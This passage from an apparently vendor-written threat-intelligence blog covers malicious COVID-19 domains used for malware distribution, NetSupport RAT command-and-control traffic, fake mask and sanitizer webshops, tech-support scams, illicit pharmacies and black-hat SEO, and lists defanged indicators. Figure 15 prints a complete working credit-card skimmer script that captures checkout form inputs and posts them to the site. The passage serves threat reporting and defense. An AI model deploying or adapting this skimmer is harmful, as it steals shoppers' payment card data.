We also identified two others at `coronaviruscovid19-information[.]com/it/corona.apk`, and `coronaviruscovid19-information[.]com/en/corona.apk`, respectively.

All aforementioned APKs were identified as generic Trojans.

While a full in-depth analysis of the Danabot sample and the various APKs is beyond the scope of this blog, we have included additional relevant details in the IOC section.

# Coronavirus Domains for C2 Communication

C2 domains are used by malware to "phone home" for receiving commands as well as for data exfiltration. While cybercriminals are mainly using coronavirus-related domains for malware, phishing, and scams, we also observe cases where they are involved in C2 communication.

| | | | | | | |
|---|---|---|---|---|---|---|
| 10 | 20.060996 | 192.168.180.124 | 5.181.156.14 | HTTP | 270 | POST http://5.181.156.14/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded) |
| 11 | 20.061049 | 5.181.156.14 | 192.168.180.124 | TCP | 54 | 443 → 49159 [ACK] Seq=1 Ack=217 Win=30336 Len=0 |
| 12 | 20.631350 | 5.181.156.14 | 192.168.180.124 | HTTP | 268 | HTTP/1.1 200 OK (application/x-www-form-urlencoded) |
| 13 | 20.640869 | 192.168.180.124 | 5.181.156.14 | HTTP | 497 | POST http://5.181.156.14/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded) |
| 14 | 20.640969 | 5.181.156.14 | 192.168.180.124 | TCP | 54 | 443 → 49159 [ACK] Seq=215 Ack=660 Win=31360 Len=0 |
| 15 | 21.099134 | 5.181.156.14 | 192.168.180.124 | HTTP | 369 | HTTP/1.1 200 OK (application/x-www-form-urlencoded) |
| 16 | 21.299435 | 5.181.156.14 | 192.168.180.124 | TCP | 369 | [TCP Retransmission] 443 → 49159 [PSH, ACK] Seq=215 Ack=660 Win=31360 Len=315 |
| 17 | 21.299842 | 192.168.180.124 | 5.181.156.14 | TCP | 66 | 49159 → 443 [ACK] Seq=660 Ack=530 Win=65024 Len=0 SLE=215 SRE=530 |
| 18 | 21.333234 | 192.168.180.124 | 5.181.156.14 | HTTP | 334 | POST http://5.181.156.14/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded) |
| 19 | 21.333298 | 5.181.156.14 | 192.168.180.124 | TCP | 54 | 443 → 49159 [ACK] Seq=530 Ack=940 Win=32512 Len=0 |
| 38 | 91.498203 | 192.168.180.124 | 5.181.156.14 | HTTP | 284 | POST http://5.181.156.14/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded) |

*Figure 9. NATsupport network communication*

The domain `covidpreventandcure[.]com` is used by a malicious NATSupportManager remote access tool (RAT) sample. From the network traffic shown in Figure 9, we see that the domain resolves to `5.181.156[.]14`. Then it sends multiple POST requests to `hxxp://5.181.156[.]14/fakeurl.htm` as well as TCP packets to port 443. As shown in Figure 10, the POST communication is based on HTML forms that the C2 server attaches to the encoded command and payload in the HTTP response while the Trojan sends out the encoded stolen data.

```
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
    Form item: "CMD" = "ENCD
    ES=1
  ▶ DATA=g $ { \ W bb ) w} o X xf
    "
```

*Figure 10. HTML form communication*

`covidpreventandcure[.]com` was registered on March 26. We started observing related DNS traffic two days later and it was active until April 11. There was a significant increase of DNS traffic resolving this domain in April, indicating a possible spike in related compromises. The Trojan also tried to resolve another unregistered COVID-19 `covidwhereandhow[.]xyz`, which is likely in preparation for future attacks.

Another COVID-19 domain observed in use by malware was `coronavirusstatus.space`. This domain was associated with an AzoRult downloader purporting to be a global COVID-19 tracking application.

# Scam Webshops Advertising Short Supply Items

We identified several high-risk domain registrations, where miscreants create fake webshops and try to scam users into buying short supply items. There are many indicators of fraudulent webshops that users can use as clues to avoid becoming victims. For example, often these webshops advertise deals that are too good to be true in the current coronavirus pandemic, it means they offer high-demand items like face masks or hand sanitizers for a discounted price. If we additionally find that the webshop is new, then it is time to look for more clues. Additional example indicators include pressing users to purchase immediately or miss the deal, fake reviews, fake contact information, cut and pasted text on the webshops, grammatical errors, and keyword-stuffed pages.




*Figure 11. `allsurgicalfacemask[.]com` scam website*

A particular group registered two domains `allsurgicalfacemask[.]com` and `surgicalfacemaskpharmacyonline[.]com`. These sites advertise facemasks in high demand. The only differences between the two sites are the contact information used and the fake user testimonials.

When visiting these scam websites, our suspicion starts when they claim to have been operating since 1996, as illustrated in Figure 11. However, we find both domains are only one-month old, coinciding with the rise of the coronavirus pandemic. Next, we observe a mismatch in country and domain registration information. The domain names are registered in India, while one website has the address and phone number for France. The other site has an address in Germany, but the phone number is in the US.

Searching for the German address “Mohrenstrasse 37 10117 Berlin”, we find it is actually a government building for the Federal Ministry of Justice and Consumer Protection in Berlin. The French address “6 Rue Boreau, 49100 Angers, France” appears to be a personal residence.




*Figure 12.* `allsurgicalfacemask[.]com` *fake testimonials*

Furthermore, we find poorly written, simple, and most likely fake testimonials on both pages following the same style of writing as shown in Figure 12. A final clue is their preference to be contacted through WhatsApp number “+33 752 56 3071”, which is highly unusual for a well-established business operating since 1996.




*Figure 13. `selectsanitizer[.]com` user reviews from before the domain was registered*

Next, we find hard-to-get hand sanitizers offered on `selectsanitizer[.]com` for a discounted price, warranting further investigation. We encounter favorable user reviews about the sole item sold on this site. We discovered that some of the reviews, presented in Figure 13, date back to November 2019, while the domain was registered only in March 2020. Searching for the text of the newer reviews, we found that they were copied from other sites offering hand sanitizers, including an Amazon review. Finally, at checkout, the webshop alerted us that their stock is low, conveying a sense of urgency.

## Card Skimmer Webshops




*Figure 14. Example of a pandemic popular store with an embedded card skimmer*

In addition to suspicious fraudulent stores on coronavirus-related domains, we detected web skimmer scripts on other stores which also sell pandemic-relevant goods. An example store `www.sunrisepromos[.]com/promotional-personal-care-accessories/personalized-hand-sanitizer.html` is shown in Figure 14.

These stores include credit card validation scripts with injected malicious code, which sends out your credit card information as soon as you finish typing it. An injected snippet is shown in Figure 15. Upon a page load, the script checks whether the page is a relevant checkout page by matching its URL against a list of regex, and starts periodic attempts to collect and send an entered credit card number every 150 ms. In particular, it calls function `send`, which first adds event listeners to form submit and button click events in order to collect entered inputs, and then it checks collected information against a regex for credit numbers before sending out to a potentially compromised path at `/js/index.php`. Given that such websites are developed with Magento framework, we suspect this to be a variation of Magecart skimmer implants. This activity is very similar to activity reported by Magento users on its customer forum in 2016.

```
var snd =null;
window.onload = function () {
    if((new RegExp('onepage|onestepcheckout|firecheckout|onestepquickcheckout|simplecheckout|checkout')).test(window.location)) {
        send();

    }
};

function clk() {
    var inp=document.querySelectorAll("input, select, textarea, checkbox");
    for (var i=0;i<inp.length;i++){
        if(inp[i].value.length>0) {
        var nme=inp[i].name;
        if(nme=='') { nme=i; }
        snd+=inp[i].name+'='+inp[i].value+'&';
        }
    }

}

function send() {
    var btn=document.querySelectorAll("button, input, submit, .btn, .button");
    for (var i=0;i<btn.length;i++){
        var b=btn[i];
        if(b.type!='text' && b.type!='select' && b.type!='checkbox' && b.type!='password' && b.type!='radio') {
            if(b.addEventListener) {
                b.addEventListener("click", clk, false);
            }else {
                b.attachEvent('onclick', clk);
            }
        }
    }

    var frm=document.querySelectorAll("form");
    for (var i=0;i<frm.length;i++){
        if(frm[i].addEventListener) {
            frm[i].addEventListener("submit", clk, false);
        }else {
            frm[i].attachEvent('onsubmit', clk);
        }
    }

    if(snd!=null) {
        console.clear();
        var cc = new RegExp("[0-9]{13,16}");
        var asd="0";

        if(cc.test(snd.replace(/\s/g, ""))){
            asd="1" ;
        }

        var http = new XMLHttpRequest();
        http.open("POST","/js/index.php",true);
        http.setRequestHeader("Content-type","application/x-www-form-urlencoded");
        http.send("data="+snd+"&asd="+asd);
        console.clear();
    }
    snd=null;
    setTimeout('send()', 150);
}
```

*Figure 15. Credit card skimmer code found on several websites selling pandemic-related goods*

# Feeding on Coronavirus Fears for Profit


*Figure 16.* `survivecoronavirus[.]org` *scaring users into buying their survival book*

Interestingly, we found a group of websites building on peoples' already existing fears of coronavirus and trying to scare them further into buying their ebook as shown in Figure 16. First, they play a disturbing video about the scariest situations and events related to coronavirus, then they advertise the book as the key to survive this pandemic.

We found a cluster of eight domains registered to perpetrate this scam, including `coronavirussecrets[.]com` and `pandemic-survival-coronavirus[.]com`. When we attempted to buy their book, we landed on the site `buygoods[.]com` -- a site with mixed reviews from customers on San Diego Consumers' Action Network's and on Better Business Bureau's websites. The article on San Diego Consumers' Action Network's calls them info scammers, which they define as "selling misleading or false information to consumers at inflated prices using fraudulent tactics". Additionally, many users report that they did not receive the item for which they paid.

## Coronavirus Domains to Spread Classic Scams




*Figure 17. Example of a technical support scam page on* `covid19center[.]online`

Classic scam campaigns also take advantage of the popularity coronavirus domains have. For example, we detected a well-known technical support scam campaign served from `coronavirusaware[.]xyz` and `covid19center[.]online`, illustrated in Figure 17. For the past half a year, this scam campaign was seen on over 3,000 unique domains and IP addresses (using behavioral signatures described in this paper). The attackers aim to scare web users and make them call and eventually get them involved in scam communication.

Another example is the WhatsApp fake "free internet" scam campaign, which was previously seen using different WhatsApp-related domains (such as `whatsapp[.]version[.]gratis` and `whatsapp[.]cc0[.]co`), but now uses `internet-covid19.xyz`. Interestingly, this campaign is reusing the same Google Analytics ID across its domains - `UA-108418953-1` (more on tracking campaigns via analytics IDs can be found in this paper).

# Illicit Pharmacies




*Figure 18.* `anticovid19-pharmacy[.]com` *illicit pharmacy*

Researchers have long studied illicit online pharmacies, and we found a cluster of three coronavirus domains hosting similar pharmacies, as shown in Figure 18, which are `covid19-remedy[.]com`, `rxcovid[.]com` and `anticovid19-pharmacy[.]com`. The same researchers have discussed that these pharmacies are unlicensed and leverage compromised websites to increase their placement in search results for keyword combinations such as “cheap viagra”. Even worse, these pharmacies might sell drugs with incorrect and potentially dangerous doses. While the domain names suggest that these stores sell remedies for coronavirus, they mainly advertise Viagra and other drugs unrelated to the virus.

# Abuse of Coronavirus Trends for Black Hat SEO

The increased interest in a topic can be leveraged to attract traffic for websites. Black hat SEO describes a collection of techniques used to artificially make a website appear on top of search engine results for certain keywords.




*Figure 19. `coronavirus-latest-update[.]info` which looks like a coronavirus informational page*

We find a cluster of nine coronavirus-related domains used for black hat SEO. All of the domains host similar informational pages about coronavirus like `coronavirus-latest-update[.]info` shown in Figure 19. However, these websites are not actual informational pages. First, we can observe many links to `sharkroulette[.]com`, a Bitcoin-based online casino. Second, even if we try to click on a link that promises to redirect to coronavirus-com[.]info, we will still be redirected to `sharkroulette[.]com` due to JavaScript overlay on links.

# Proactive Registrations of Suspicious Parked Pages

